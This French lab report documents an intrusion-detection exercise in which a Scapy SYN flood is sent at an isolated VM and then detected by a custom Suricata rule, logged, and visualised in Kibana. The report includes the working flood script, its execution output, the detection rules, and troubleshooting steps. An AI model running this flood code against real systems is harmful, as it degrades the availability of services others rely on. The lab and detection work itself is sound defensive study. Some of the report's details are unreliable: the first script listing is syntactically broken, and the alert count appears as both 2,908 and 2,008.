

Scénario d'intrusion n° 5

Attaque par déni de service -SYN Flood

Détection par Suricata et visualisation dans la pile ELK

Projet	Projet pratique 1 Système de détection d'intrusion (IDS/IPS)
Scénario	Scénario 5 Attaque par déni de service (SYN flood)
Catégorie	Atteinte à la disponibilité (couche 4 — TCP)
IDS/IPS	Suricata 8.0.3 règle locale sid 1000002
Pile de supervision	Filebeat → Elasticsearch 8.19.21 → Kibana 8.19.21 (ELK)
Hôtes	Attaquant Windows 192.168.56.1 - Cible VM IDS-Lab 192.168.56.101
Date	

1. Objectif du scénario

Ce scénario vise à démontrer la capacité du système de détection d'intrusion à repérer une attaque par déni de service (DoS) de type SYN flood. L'attaque consiste à inonder la machine cible d'une rafale de paquets TCP portant uniquement le drapeau SYN, sans jamais compléter la poignée de main en trois temps (three-way handshake). Chaque demi-connexion ainsi ouverte vise à épuiser les ressources du service ciblé c'est la signature classique d'un SYN flood.

L'intérêt de ce scénario est de couvrir l'axe « disponibilité » de la triade de sécurité (confidentialité, intégrité, disponibilité), complétant les scénarios précédents (reconnaissance, force brute SSH, empoisonnement ARP).

Résultat attendu : une règle Suricata dédiée déclenche une alerte lors du flood, l'alerte est journalisée localement (fast.log), puis remonte automatiquement dans Elasticsearch via Filebeat et devient consultable sous forme de pic d'activité dans Kibana.

2. Environnement et architecture

L'attaque est menée sans machine attaquante dédiée : le poste hôte Windows joue le rôle d'attaquant et la machine virtuelle IDS-Lab (Ubuntu) celui de cible. Les deux communiquent via un réseau privé hôte (Host-Only) VirtualBox, isolé d'Internet.

- **Attaquant** : poste Windows 11, 192.168.56.1 (interface Host-Only), script Python/Scapy.
- **Cible** : VM IDS-Lab (Ubuntu), 192.168.56.101, port ciblé TCP/80.
- **Capteur** : Suricata 8.0.3 en écoute sur enp0s8, HOME_NET incluant 192.168.56.0/24.
- **Supervision** : Suricata (eve.json) → Filebeat → Elasticsearch → Kibana.

► Connexion à la VM depuis Windows (PowerShell)

```
ssh madeo@127.0.0.1 -p 2222
```

3. L'attaque : script SYN flood (Scapy)

Le script ci-dessous, exécuté depuis le poste Windows, génère et envoie une rafale de 3 000 paquets TCP SYN vers le port 80 de la cible. Chaque paquet utilise un port source aléatoire (RandShort) et ne porte que le drapeau SYN, de sorte qu'aucune connexion n'est jamais finalisée.

► Windows — créer le script syn_flood.py (dossier Téléchargements)

```
@'
from scapy.all import IP, TCP, RandShort, send

TARGET = "192.168.56.101" # VM IDS-Lab (interface Host-Only)
PORT = 80                 # port ciblé
COUNT = 3000             # nombre de paquets SYN

pkts = [IP(src="192.168.56.1", dst=TARGET) /
        TCP(sport=RandShort(), dport=PORT, flags="S")]
for _ in range(COUNT)]

send(pkts, verbose=0)
```

```
print(f'{COUNT} paquets SYN envoyes vers {TARGET}:{PORT}')
#@ | Out-File -FilePath $HOME\Downloads\syn_flood.py -Encoding utf8
```

4. Règle de détection Suricata

Une règle locale personnalisée (sid 1000002) est ajoutée pour détecter le flood. Elle alerte lorsqu'au moins 20 paquets SYN sont dirigés vers une même destination sur le port 80 en l'espace de 10 secondes (mot-clé `detection_filter`).

Point d'attention emplacement du fichier de règles : la règle doit être écrite dans le fichier réellement chargé par le moteur, indiqué par le paramètre `default-rule-path` de `suricata.yaml`, soit `/var/lib/suricata/rules/local.rules` (et non `/etc/suricata/rules/local.rules`). Une règle placée dans le mauvais fichier est ignorée par le moteur, même après un rechargement signalé comme réussi.

► VM confirmer où Suricata lit ses règles, puis les localiser

```
grep -nE "default-rule-path|rule-files|local.rules" /etc/suricata/suricata.yaml
sudo find / -name local.rules 2>/dev/null
```

► VM écrire les deux règles dans le bon fichier

```
sudo tee /var/lib/suricata/rules/local.rules > /dev/null <<'EOF'
alert tcp any any -> $HOME_NET any (msg:"LOCAL Scan de ports SYN detecte"; flags:S; detection_filter:track
by_src, count 20, seconds 3; classtype:attempted-recon; sid:1000001; rev:1;)
alert tcp any any -> $HOME_NET 80 (msg:"LOCAL SYN Flood - possible DoS"; flags:S; detection_filter:track
by_dst, count 20, seconds 10; classtype:denial-of-service; sid:1000002; rev:1;)
EOF
```

► VM recharger les règles à chaud (réponse : `{"message":"done","return":"OK"}`)


```
sudo suricatasc -c reload-rules
```

5. Exécution de l'attaque

Le script est lancé depuis PowerShell sur le poste Windows. La confirmation d'envoi des 3 000 paquets SYN s'affiche à l'écran.

► **Windows** se placer dans le dossier et lancer le flood

```
cd $HOME\Downloads
python syn_flood.py
```



```
PS C:\Users\USER\Downloads> P
>> from scapy.all import IP, TCP, RandShort, send
>>
>> TARGET = "192.168.56.101"
>> PORT = 80
>> COUNT = 3000
>>
>> pkts = [IP(src="192.168.56.1", dst=TARGET) /
>>         TCP(sport=RandShort(), dport=PORT, flags="S")
>>         for _ in range(COUNT)]
>>
>> send(pkts, verbose=0)
>> print(f"<COUNT> paquets SYN envoyés vers <TARGET>:<PORT>")
>> '0 ! Out-File -FilePath $HOME\Downloads\syn_flood.py -Encoding utf8
PS C:\Users\USER\Downloads> Get-Content $HOME\Downloads\syn_flood.py
from scapy.all import IP, TCP, RandShort, send
TARGET = "192.168.56.101"
PORT = 80
COUNT = 3000
pkts = [IP(src="192.168.56.1", dst=TARGET) /
        TCP(sport=RandShort(), dport=PORT, flags="S")
        for _ in range(COUNT)]
send(pkts, verbose=0)
print(f"<COUNT> paquets SYN envoyés vers <TARGET>:<PORT>")
PS C:\Users\USER\Downloads> cd $HOME\Downloads
>>
PS C:\Users\USER\Downloads> python syn_flood.py
3000 paquets SYN envoyés vers 192.168.56.101:80
PS C:\Users\USER\Downloads> _
```

Figure 1 Exécution du script `syn_flood.py` depuis PowerShell : 3 000 paquets SYN envoyés vers 192.168.56.101:80.

6. Détection par Suricata (fast.log)

Pendant le flood, Suricata déclenche la règle 1000002 et journalise une rafale d'alertes dans `fast.log`. Les alertes sont regroupées sur quelques millisecondes (ici de 15:15:14.628 à 15:15:14.634), signature typique d'un déni de service. Chaque alerte identifie la source, la destination (192.168.56.101:80) et la classification « Detection of a Denial of Service Attack ».

► **VM** suivre les alertes en direct, puis filtrer celles du flood

L'option `-a` force l'affichage texte : `fast.log` contient des octets binaires (paquets ARP bruts) qui font passer `grep` en mode « binary file matches ».

```
sudo tail -f /var/log/suricata/fast.log  
sudo grep -a 1000002 /var/log/suricata/fast.log | tail -5
```

```
madeo@IDS-Lab:~$ sudo grep -a 1000002 /var/log/suricata/fast.log | tail -5  
10/03/2026-15:15:14.628317  [**] [1:1000002:1] LOCAL SYN Flood - possible Do  
S [**] [Classification: Detection of a Denial of Service Attack] [Priority:  
2] {TCP} 192.168.56.1:40514 -> 192.168.56.101:80  
10/03/2026-15:15:14.630089  [**] [1:1000002:1] LOCAL SYN Flood - possible Do  
S [**] [Classification: Detection of a Denial of Service Attack] [Priority:  
2] {TCP} 192.168.56.1:53967 -> 192.168.56.101:80  
10/03/2026-15:15:14.630090  [**] [1:1000002:1] LOCAL SYN Flood - possible Do  
S [**] [Classification: Detection of a Denial of Service Attack] [Priority:  
2] {TCP} 192.168.56.1:12826 -> 192.168.56.101:80  
10/03/2026-15:15:14.631149  [**] [1:1000002:1] LOCAL SYN Flood - possible Do  
S [**] [Classification: Detection of a Denial of Service Attack] [Priority:  
2] {TCP} 192.168.56.1:10815 -> 192.168.56.101:80  
10/03/2026-15:15:14.634031  [**] [1:1000002:1] LOCAL SYN Flood - possible Do  
S [**] [Classification: Detection of a Denial of Service Attack] [Priority:  
2] {TCP} 192.168.56.1:46339 -> 192.168.56.101:80  
madeo@IDS-Lab:~$ |
```

Figure 2 — Alertes « LOCAL SYN Flood - possible DoS » (sid 1000002) dans fast.log, horodatées au moment du flood.

7. Visualisation dans Kibana

Les alertes remontent automatiquement dans Elasticsearch via Filebeat et deviennent consultables dans Kibana. Dans l'onglet Discover, la vue de données filebeat-* est filtrée sur la requête KQL suivante afin d'isoler les seules alertes du flood :

► Kibana requête KQL (onglet Discover, vue filebeat-*)

```
event.dataset: "suricata eve" and rule.id: "1000002"
```

Remarque : dans l'index Filebeat, le champ est normalisé au format ECS sous le nom rule.id (et non alert.signature_id). Le résultat met en évidence 2 908 documents concentrés en un pic unique, illustrant clairement la rafale du déni de service.




Figure 3 — Kibana (Discover, filebeat-*) : pic de 2 008 alertes sid 1000002 correspondant au SYN flood.

8. Difficultés rencontrées et dépannage

Deux obstacles ont été rencontrés et résolus durant la mise en place, utiles à documenter pour la reproductibilité.

a) Boucle de redémarrage de Suricata. Après modification des règles, le service redémarrait en boucle : systemd tuait le processus (status 9/KILL, « Failed with result timeout ») car la recompilation à froid du cache des règles dépassait le délai de démarrage. La socket de commande n'était alors jamais créée. Solution : reconstruire le cache en lançant Suricata en avant-plan, hors systemd, jusqu'au message « Engine started ».

► VM diagnostiquer puis casser la boucle

```
sudo systemctl status suricata --no-pager -l
sudo journalctl -u suricata --since "13:00" --no-pager | tail -50
sudo systemctl stop suricata

pidof suricata                # doit ne rien renvoyer

sudo suricata -c /etc/suricata/suricata.yaml --af-packet
# ... attendre "Engine started", puis Ctrl+C

sudo systemctl start suricata
```

```
systemctl is-active suricata      # doit répondre : active  
ls -l /var/run/suricata/suricata-command.socket
```

b) Règle écrite dans le mauvais fichier. La règle 1000002 ne se déclenchait pas car elle était écrite dans `/etc/suricata/rules/local.rules`, alors que le moteur charge `/var/lib/suricata/rules/local.rules` (voir section 4). L'indice décisif : la règle de scan affichée dans `fast.log` était en français, alors que la version éditée dans le mauvais fichier était en anglais — preuve que le moteur lisait un autre fichier.

► **VM recharger par signal si la socket est absente**

```
sudo kill -USR2 $(pidof suricata)
```

9. Conclusion

Le scénario démontre la chaîne de détection complète pour une attaque par déni de service : exécution depuis le poste attaquant, détection en temps réel par Suricata via une règle locale dédiée, journalisation locale (`fast.log`), puis remontée et visualisation dans la pile ELK. Le pic d'alertes observé dans Kibana constitue une preuve visuelle exploitable pour la supervision.

Note méthodologique : à ce volume (3 000 paquets), l'objectif n'est pas de rendre réellement la cible indisponible, mais de prouver que l'IDS reconnaît la signature de l'attaque. La principale leçon à retenir concerne l'emplacement du fichier de règles : seule une règle placée dans le fichier pointé par `default-rule-path` est effectivement chargée par le moteur.